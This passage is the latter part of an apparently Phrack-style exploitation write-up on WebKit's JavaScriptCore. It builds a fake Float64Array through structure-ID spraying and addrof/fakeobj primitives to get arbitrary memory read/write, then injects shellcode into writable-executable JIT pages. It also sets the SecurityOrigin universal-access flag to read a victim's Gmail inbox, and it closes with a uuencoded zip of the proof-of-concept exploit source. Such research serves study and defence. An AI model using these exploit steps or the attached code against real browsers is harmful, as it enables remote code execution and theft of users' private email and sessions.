bool JSArray::deleteProperty(JSCell* cell, ExecState* exec,
                             PropertyName propertyName)
{
    JSArray* thisObject = jsCast<JSArray*>(cell);

    if (propertyName == exec->propertyNames().length)
        return false;

    return JSObject::deleteProperty(thisObject, exec, propertyName);
}
```

As we can see, deleteProperty has a special case for the .length property of an array (which it won't delete), but otherwise forwards the request to the parent implementation.

The next diagram summarizes (and slightly simplifies) the relationships between the different C++ classes that together build up the JSC object system.






--[ 6 - Exploitation

Now that we know a bit more about the internals of the JSObject class, let's get back to creating our own Float64Array instance which will provide us with an arbitrary memory read/write primitive. Clearly, the most important part will be the structure ID in the JSCell header, as the associated structure instance is what makes our piece of memory "look like" a Float64Array to the engine. We thus need to know the ID of a Float64Array structure in the structure table.

----[ 6.1 - Predicting structure IDs

Unfortunately, structure IDs aren't necessarily static across different runs as they are allocated at runtime when required. Further, the IDs of structures created during engine startup are version dependent. As such we don't know the structure ID of a Float64Array instance and will need to determine it somehow.

Another slight complication arises since we cannot use arbitrary structure IDs. This is because there are also structures allocated for other garbage collected cells that are not JavaScript objects (strings, symbols, regular expression objects, even structures themselves). Calling any method referenced by their method table will lead to a crash due to a failed assertion. These structures are only allocated at engine startup though, resulting in all of them having fairly low IDs.

To overcome this problem we will make use of a simple spraying approach: we will spray a few thousand structures that all describe Float64Array instances, then pick a high initial ID and see if we've hit a correct one.

```
    for (var i = 0; i < 0x1000; i++) {
        var a = new Float64Array(1);
        // Add a new property to create a new Structure instance.
        a[randomString()] = 1337;
    }
```

We can find out if we've guessed correctly by using 'instanceof'. If we did not, we simply use the next structure.

```
    while (!(fakearray instanceof Float64Array)) {
        // Increment structure ID by one here
    }
```

Instanceof is a fairly safe operation as it will only fetch the structure, fetch the prototype from that and do a pointer comparison with the given prototype object.

## ----[ 6.2 - Putting things together: faking a Float64Array

Float64Arrays are implemented by the native JSArrayBufferView class. In addition to the standard JSObject fields, this class also contains the pointer to the backing memory (we'll refer to it as 'vector', similar to the source code), as well as a length and mode field (both 32-bit integers).


Since we place our Float64Array inside the inline slots of another object (referred to as 'container' from now on), we'll have to deal with some restrictions that arise due to the JSValue encoding. Specifically we

* cannot set a nullptr butterfly pointer since null isn't a valid JSValue. This is fine for now as the butterfly won't be accessed for simple element access operations

* cannot set a valid mode field since it has to be larger than 0x00010000 due to the NaN-boxing. We can freely control the length field though

* can only set the vector to point to another JSObject since these are the only pointers that a JSValue can contain

Due to the last constraint we'll set up the Float64Array's vector to point to a Uint8Array instance:




With this we can now set the data pointer of the second array to an arbitrary address, providing us with an arbitrary memory read/write.

Below is the code for creating a fake Float64Array instance using our previous exploit primitives. The attached exploit code then creates a global 'memory' object which provides convenient methods to read from and write to arbitrary memory regions.

```
    sprayFloat64ArrayStructures();

    // Create the array that will be used to
    // read and write arbitrary memory addresses.
    var hax = new Uint8Array(0x1000);

    var jsCellHeader = new Int64([
        00, 0x10, 00, 00,       // m_structureID, current guess
        0x0,                    // m_indexingType
        0x27,                   // m_type, Float64Array
        0x18,                   // m_flags, OverridesGetOwnPropertySlot |
            // InterceptsGetOwnPropertySlotByIndexEvenWhenLengthIsNotZero
        0x1                     // m_cellState, NewWhite
    ]);
```

```
    var container = {
        jsCellHeader: jsCellHeader.encodeAsJSVal(),
        butterfly: false,       // Some arbitrary value
        vector: hax,
        lengthAndFlags: (new Int64('0x0001000000000010')).asJSValue()
    };

    // Create the fake Float64Array.
    var address = Add(addrof(container), 16);
    var fakearray = fakeobj(address);

    // Find the correct structure ID.
    while (!(fakearray instanceof Float64Array)) {
        jsCellHeader.assignAdd(jsCellHeader, Int64.One);
        container.jsCellHeader = jsCellHeader.encodeAsJSVal();
    }

    // All done, fakearray now points onto the hax array
```

To "visualize" the result, here is some lldb output. The container object is located at 0x11321e1a0:

```
    (lldb) x/6gx 0x11321e1a0
    0x11321e1a0: 0x0100150000001138 0x0000000000000000
    0x11321e1b0: 0x0118270000001000 0x0000000000000006
    0x11321e1c0: 0x0000000113217360 0x0001000000000010
    (lldb) p *(JSC::JSArrayBufferView*)(0x11321e1a0 + 0x10)
    (JSC::JSArrayBufferView) $0 = {
      JSC::JSNonFinalObject = {
        JSC::JSObject = {
          JSC::JSCell = {
            m_structureID = 4096
            m_indexingType = '\0'
            m_type = Float64ArrayType
            m_flags = '\x18'
            m_cellState = NewWhite
          }
          m_butterfly = {
            JSC::CopyBarrierBase = (m_value = 0x0000000000000006)
          }
        }
      }
      m_vector = {
        JSC::CopyBarrierBase = (m_value = 0x0000000113217360)
      }
      m_length = 16
      m_mode = 65536
    }
```

Note that m_butterfly as well as m_mode are invalid as we cannot write null there. This causes no trouble for now but will be problematic once a garbage collection run occurs. We'll deal with this later.

### ----[ 6.3 - Executing shellcode

One nice thing about JavaScript engines is the fact that all of them make use of JIT compiling. This requires writing instructions into a page in memory and later executing them. For that reasons most engines, including JSC, allocate memory regions that are both writable and executable. This is a good target for our exploit. We will use our memory read/write primitive to leak a pointer into the JIT compiled code for a JavaScript function, then write our shellcode there and call the function, resulting in our own code being executed.

The attached PoC exploit implements this. Below is the relevant part of the runShellcode function.

```
    // This simply creates a function and calls it multiple times to
```

```
    // trigger JIT compilation.
    var func = makeJITCompiledFunction();
    var funcAddr = addrof(func);
    print("[+] Shellcode function object @ " + funcAddr);

    var executableAddr = memory.readInt64(Add(funcAddr, 24));
    print("[+] Executable instance @ " + executableAddr);

    var jitCodeAddr = memory.readInt64(Add(executableAddr, 16));
    print("[+] JITCode instance @ " + jitCodeAddr);

    var codeAddr = memory.readInt64(Add(jitCodeAddr, 32));
    print("[+] RWX memory @ " + codeAddr.toString());

    print("[+] Writing shellcode...");
    memory.write(codeAddr, shellcode);

    print("[!] Jumping into shellcode...");
    func();
```

As can be seen, the PoC code performs the pointer leaking by reading a couple of pointers from fixed offsets into a set of objects, starting from a JavaScript function object. This isn't great (since offsets can change between versions), but suffices for demonstration purposes. As a first improvement, one should try to detect valid pointers using some simple heuristics (highest bits all zero, "close" to other known memory regions, ...). Next, it might be possible to detect some objects based on unique memory patterns. For example, all classes inheriting from JSCell (such as ExecutableBase) will start with a recognizable header. Also, the JIT compiled code itself will likely start with a known function prologue.

Note that starting with iOS 10, JSC no longer allocates a single RWX region but rather uses two virtual mappings to the same physical memory region, one of them executable and the other one writable. A special version of memcpy is then emitted at runtime which contains the (random) address of the writable region as immediate value and is mapped --X, preventing an attacker from reading the address. To bypass this, a short ROP chain would now be required to call this memcpy before jumping into the executable mapping.

### ----[ 6.4 - Staying alive past garbage collection

If we wanted to keep our renderer process alive past our initial exploit (we'll later see why we might want that), we are currently faced with an immediate crash once the garbage collector kicks in. This happens mainly because the butterfly of our faked Float64Array is an invalid pointer, but not null, and will thus be accessed during GC. From JSObject::visitChildren:

```
    Butterfly* butterfly = thisObject->m_butterfly.get();
    if (butterfly)
        thisObject->visitButterfly(visitor, butterfly,
                                   thisObject->structure(visitor.vm()));
```

We could set the butterfly pointer of our fake array to nullptr, but this would lead to another crash since that value is also a property of our container object and would be treated as a JSObject pointer. We will thus do the following:

1. Create an empty object. The structure of this object will describe an object with the default amount of inline storage (6 slots), but none of them being used.

2. Copy the JSCell header (containing the structure ID) to the container object. We've now caused the engine to "forget" about the properties of the container object that make up our fake array.

3. Set the butterfly pointer of the fake array to nullptr, and, while

we're at it also replace the JSCell of that object with one from a default Float64Array instance

The last step is required since we might end up with the structure of a Float64Array with some property due to our structure spraying before.

These three steps give us a stable exploit.

On a final note, when overwriting the code of a JIT compiled function, care must be taken to return a valid JSValue (if process continuation is desired). Failing to do so will likely result in a crash during the next GC, as the returned value will be kept by the engine and inspected by the collector.

----[ 6.5 - Summary

At this point it is time for a quick summary of the full exploit:

1. Spray Float64Array structures

2. Allocate a container object with inline properties that together build up a Float64Array instance in its inline property slots. Use a high initial structure ID which will likely be correct due to the previous spray. Set the data pointer of the array to point to a Uint8Array instance.

3. Leak the address of the container object and create a fake object pointing to the Float64Array inside the container object

4. See if the structure ID guess was correct using 'instanceof'. If not increase the structure ID by assigning a new value to the corresponding property of the container object. Repeat until we have a Float64Array.

5. Read from and write to arbitrary memory addresses by writing the data pointer of the Uint8Array

6. With that repair the container and the Float64Array instance to avoid crashing during garbage collection

--[ 7 - Abusing the renderer process

Usually, from here the next logical step would be to fire up a sandbox escape exploit of some sort for further compromise of the target machine.

Since discussion of these is out of scope for this article, and due to good coverage of those in other places, let us instead explore our current situation.

----[ 7.1 - WebKit process and privilege model

Since WebKit 2 [22] (circa 2011), WebKit features a multi-process model in which a new renderer process is spawned for every tab. Besides stability and performance reasons, this also provides the basis for a sandboxing infrastructure to limit the damage that a compromised renderer process can do to the system.

----[ 7.2 - The same-origin policy

The same-origin policy (SOP) provides the basis for (client-side) web security. It prevents content originating from origin A from interfering with content originating from another origin B. This includes script level access (e.g. accessing DOM objects inside another window) as well as network level access (e.g. XMLHttpRequests). Interestingly, in WebKit the SOP is enforced inside the renderer processes, which means we can bypass it at this point. The same is currently true for all major web browsers, but chrome is about to change this with their site-isolation project [23].

This fact is nothing new and has even been exploited in the past, but it is worth discussing. In essence, this means that a renderer process has full access to all browser sessions and can send authenticated cross-origin requests and read the response. An attacker who compromises a renderer process thus obtains access to all the browser sessions of the victim.

For demonstration purposes we will now modify our exploit to display the users gmail inbox.

## ----[ 7.3 - Stealing emails

There is an interesting field inside the SecurityOrigin class in WebKit: m_universalAccess. If set, it will cause all cross-origin checks to succeed. We can obtain a reference to the currently active SecurityDomain instance by following a set of pointers (whose offsets are again dependent on the current Safari version). We can then enable universalAccess for our renderer process and can subsequently perform authenticated cross-origin XMLHttpRequests. Reading emails from gmail then becomes as simple as

```
    var xhr = new XMLHttpRequest();
    xhr.open('GET', 'https://mail.google.com/mail/u/0/#inbox', false);
    xhr.send();     // xhr.responseText now contains the full response
```

Included is a version of the exploit that does this and displays the "users" current gmail inbox. For reasons that should be clear by now this does require a valid gmail session in Safari ;)

## --[ 8 - References


[1] http://www.zerodayinitiative.com/advisories/ZDI-16-485/
[2] https://webkit.org/blog/3362/introducing-the-webkit-ftl-jit/
[3] http://trac.webkit.org/wiki/JavaScriptCore
[4] http://www.ecma-international.org/
ecma-262/6.0/#sec-ecmascript-data-types-and-values
[5] http://www.ecma-international.org/ecma-262/6.0/#sec-objects
[6] https://en.wikipedia.org/wiki/Double-precision_floating-point_format
[7] http://www.ecma-international.org/
ecma-262/6.0/#sec-array-exotic-objects
[8] http://www.ecma-international.org/
ecma-262/6.0/#sec-ecmascript-standard-built-in-objects
[9] https://developer.mozilla.org/en-US/docs/Web/JavaScript/
Reference/Global_Objects/Array/slice).
[10] https://github.com/WebKit/webkit/
blob/320b1fc3f6f47a31b6ccb4578bcea56c32c9e10b/Source/JavaScriptCore/runtime
/ArrayPrototype.cpp#L848
[11] https://developer.mozilla.org/en-US/docs/Web/
JavaScript/Reference/Global_Objects/Symbol/species
[12] http://www.ecma-international.org/ecma-262/6.0/#sec-type-conversion
[13] https://bugzilla.mozilla.org/show_bug.cgi?id=735104
[14] https://bugzilla.mozilla.org/show_bug.cgi?id=983344
[15] https://bugs.chromium.org/p/chromium/issues/detail?id=554946
[16] https://www.gnu.org/software/guile/manual/html_node/
Conservative-GC.html
[17] http://www.ecma-international.org/
ecma-262/6.0/#sec-ecmascript-language-types-number-type
[18] http://www.ecma-international.org/ecma-262/6.0/#sec-typedarray-objects
[19] https://developers.google.com/v8/design#fast-property-access
[20] http://www.ecma-international.org/
ecma-262/6.0/#sec-operations-on-objects
[21] http://www.ecma-international.org/ecma-262/6.0/
#sec-ordinary-object-internal-methods-and-internal-slots-delete-p
[22] https://trac.webkit.org/wiki/WebKit2
[23] https://www.chromium.org/developers/design-documents/site-isolation


## --[ 9 - Source code

```
begin 644 src.zip
M4$L#!`H`````%&N1DD`````````````````$`!P`<W)C+U54"0`#":OV5Q6K
M]E=U>`L``03U`0``!%````!02P,$%`````@`%ZY&2;A,.B1W`P``)@D```X`
M'`!S<F,O96UA:6PN:'1M;%54"0`#G:KV5PFK]E=U>`L``03U`0``!%````"-
M5E%OVS80?L^ON'H/DE9;2H:B*&([F)%D78:U*9H@;9$%`2V=;082J9)4;*'M
M?]^1LA39L=7J11)Y]]WW'7E'CEZ<79Y>?_EP#@N3I2<'H_J%+#DY`!AI4Z9H
MOP"F,BGAF_L$F$EA!C.6\;0\ADP*J7,6X]#-_K".T=K3@<2*YP:TBL>]PO!4
MAP^Z=T(F;OQDVX0+\_I5MTF^%%L&3Q85VUDA8L.E@%P1GI_I>="0!TAD7&0H
M3&A%A5P(5->X,O!R#&0)+\'[3WBU&O>*(CCCFDU3U&`6")IE.)"*SSF%D"F/
M2\J)HBFN0:%(4*&BV#)&K8&)!'0QU?BUH*!I62/.T,0+K.83KO.4E15ZH5%I
MF&>,I\#%5*Z`SX"M!S1!6F6XXMKH<%.N@WQ'9GY;+WG[+[B^*5)2:D7X07O:
M/E6>>K>#._CGZA0>B8#%$]+`8^,6PF0JE>%BW@N&&^X*3:'$T]@Z;6NA5S2;
M.V499E*59,Z2:*FX01LXXX8_8MAXT/+ZA-_\/S(%#WJU4#`&@4OX_.[?OXW)
M/]I\:K/;=)(DUIS12\Y\-]2B7*O]W:K=A*.$:\-$C/`G]&@K-&BAD5>&_.:4
MO*V(3_$J?:'5=V'WL4_C?@/1A\/5'X?!;B+=-'Y.HMK^YRN,3ZDZ:3MW46H1
M>KV/T%4#6-B]M4;=)K8S;!=-@J.%+R]=\7QPM=/%="">^Y7VTE_>.",]8[V'Q
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
MP'<"H?'M"%.8)Q*'=(?822JB]A58![-+_/<4NF[@Z>/''?1?(XR\./F.1]O>A
MX86E=<=OOGYU#A]T'*WQ2]AF4^RK4='(!\+WW97`=<453"7NT'<*)QX5E5^#
MXI`&J`1O./5#D,D:0,F7D0QS-@3<Q0!2=0.CU%^R:GKL]/Y0&YR%#I;D9UFG
M[7Z"6_-E-S2&V5UT0T$EPZ$@'40,9W$8#06"#:'W+IA/";)3ODY!J<F90Y#D
M5NN7,]'.:VV5+G]=;4:A"QT,42Q(]1"&#5"G0T!-^T`AP0T#A:\R_Q=0TQ90
MTX\!]11WD,^(TOW(OX%7VS:]^S8]>1BA[5VOO^`1Y=#CZG4_JQ:-9.2+F#BC
MOU1G-3[AJW"U-@RN$%G5"54LA]E1<S+QCX\&65=P\KPAFJ1B'GSU5RDCA@X"
MQ6&_4D46L%`R&AV8=GA^-,5R$PZ(RKGHX%T<'R8,RM68-YLU-7"CZ[K3H0^H
M:T1[&J>AQGFGE!_0V(C6&N=J[8AX[1;VTF!F_8YAZM3^QK5JS7%:VIK1U7KB
MII?;`)A%*#$1#N_#C@!W',71!K44WVT*)1PIO^:+'X5-$G@2C_X%4$L#!!0`
M```(``^N1DF4@XGQ3`,``%`(```,`!P`<W)C+W!W;BYH=&UL550)``..JO97
M":OV5W5X"P`!!/4!```$4````(566V_:,!1^[Z\XY:5!T$`OZD.A:!6EVJIJ
MG0I:-W5],(D#;A,[LD^X:.I_WW$N)*'0(82#_9WS?>=B._W#FX?AY/>/$<PQ
M"@<'_6+@S!\<`/0-KD-NGP"FRE_#W_01(%`2CP,6B7!]"9&2RL3,X[UT]=T:
M=G++U(FG18Q@M'?52%"$QGTUC0%!TOG!-D1(O#C_'!(OY1:@1&1J@T1Z*)2$
M6),_)S*SYD8\@*^\).(271N4*Z3D>L)7"*TK("2TX.B//"JB28=.!QYY'%*0
M!G#.X>[;Y-A342Q"[H.G?$XIT<!*WJ7`>8J<B0678.8\#%,<DS[H1!H0Z.:N
M"X;)7)C,&8VQYHAK6'!MK#^?QUSZI!F,D!XA,)\R0*N!6)&.6*N8:S)206`X
```

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
M#MZRK;)XVDD-)'-3F;OJ2O=2*K55MW]L`&Z3M^``W(7U[G!*?\-OJ_501AA,O
M`Y$I;?+@ZD_7Y+D;/^!]J,D=:1^TLDCE%W,FE/HK;!5UT.T&I^2J2[XQZA,9
M,?)_X=\N@^>?3=\:1BQKP-#2LEGCHL!^YP4!;R[/W,24<4IZ:JX[PE3J\F'K
M*#K-RQN1-:Z4FQ%0GC6HVC2O$YI4K$,-&;$T38<_8D3>4`&#5EX375+V;*&E
MF]O1T28K5LG,C?S<+PBR!/O1P,]?]"Z.;SI8-J7//[M&"`$?,&:-V#M=BNC>
MX4^[+KI[UIU?(VF2:V&(]."`4N`2MTBS44>^7$ZGPL6`@-.*HKH0->%BAI'6
M@\=W:ITJ/@-X%[A6T\[W6MB+9?E+Z!*75%C_21P1=28JN^/GYZMS<O@EQN-/
MA2C_YN:^<_-.V[^+6L=&W!60^><,I+S$]D5XB>6G`AGD+E['W.V)_33JA#&C
M3]8^8?![<_F1QM-DV$\@DX8@G*H5)E:NC(CH?8FY($I<-]D":S$`V%2HW&1(
MU<J&(37O&;%P)>J$<KK7Y6?@9V7^BD`^84F?;P-0:#RF5`^O@_%@.(Q-]CUP
M9QG::E=]36GWQJ?4\MLIN$-N.&('QV$ZB*K'J[BVL+^P!]CW@J`X`*365\"G
M:XM+=`QVOJ+9E;H*<K/!:J$(0>H>PH;G#"$`\8:%6L#15OU*ELA4I*QLE*IL
M/6SE<O;ZC-5-B39`<^!V&T#[;<!D8J;;XPW#7\B+.0HTV6.*,$!V$E%O.$9"
MO%<:Q<0M&9T;U$!Y/`N['+NC^_H`+`N)@3.YG_1(]8UW[>)P<^RNW4#&724J
M!*_:,NG\H/%WU(\(2XZ$I[6TEK,9\'M]ENY,![#)R%E)1(B_'H5=^:(4T:#8
M<23=Z!%WI=3IQI#VEJ]HMG8@DY6.7ZBRS73J'$A3=O++%O-B,-<FG:ENROS$
M47'-@F[2[N;IAX^'/?U::_[H9(.SV`+KL'<5'5?6QKK-X<9O+6MJN@<%ZV9=
M5!8ZO[FXGA"AH/;-^0>@/Z^D\H^?B&:^&<V%+72^+B2,$W$)))>B_9M4CT+M
MV=P96NB?7+/WN$5MCA`.R_H>/DQ6M+:Z!;0M`QOK1$?NJ\/KNQX4=&4QVE'\
M?!/LVA"Y8_/Q!S<><[0O?B5)-ZHM_EB7U3ZCB#:LT;TUK!S]-P"[8\OK"S85
M_Y1N!WP=Z79I<-39"@?QYZY@_'S-/N%2&PPZFFY%!/G^?XC'+J`C?7>@[6'&
M#3JZ!OB6X[NP'5%=OP-@!ZN[V1]-G<?)<&M)CKKA*WG3^&T2,R6J`Q7-W*>F
M7Y[:60&XS:F]81=26G\-CQU*)N85EF`=C=.0^GS%<C'EC;(CUH^@;1$)NU_&
M*Y[1TUWH.AYA#-`-QD3H*3"`_5Y_]FJ1O;>G_1[0EEJ?VSW+T+K=^2'1[31*
M_PBQC?;N9<7K@ZY6,4ZTHCSO6G#23I)MMVT?/6'"EL91<K<?T^.C=A38>O[0
MVOK?_&KOQQ/)+M\Z<N_RC?8]\`4MTTVQU,B7\/%D=\0OW&3\3=!<GCM+6SF4
M%8*;%4T8IJD7$D)98@2!]EH`6)GUESY*L7SR+.<5YKV?3TX6TDA[AL:/>E\.
MTVU'HCDL=N;P"/^Y<HN6_^?`OW<C;UL=]J[9,\0(K5_<?Q`Y_UYKN\'U\&@1

```
M"S1\EVYQV-BB1=YQW3V^=N$/HP8]1^F'L]"%/)>#8.*.L?0_6SCRUVT>F6@?
MD$<IY]I]_/#&"0D#D35"3>E)3@T',)I-/#U#7PN:DDQI0QMA0+1#+HVW@.YO
M>J[['U!+`P04````"`"Z;D9)MPF8]%<#``!?"```#``<`'-R8R]U=&EL<RYJ
M<U54"0`#4#OV5]>J]E=U>`L``03U`0``!%`````"E5>%NVS80_N^GN!88+,.>
M[#A#$,3S@+9PBP)=,33I@"$+"EJB(JX4*9"4,Z'(L^QA^F*](R6+2A,,V/1'
MPMW'.WX?OZ.6R\ER"1^=D,*U4#0J<T(KFV*4$J]TW1IQ6SI(LAFL5R=G<,FJ
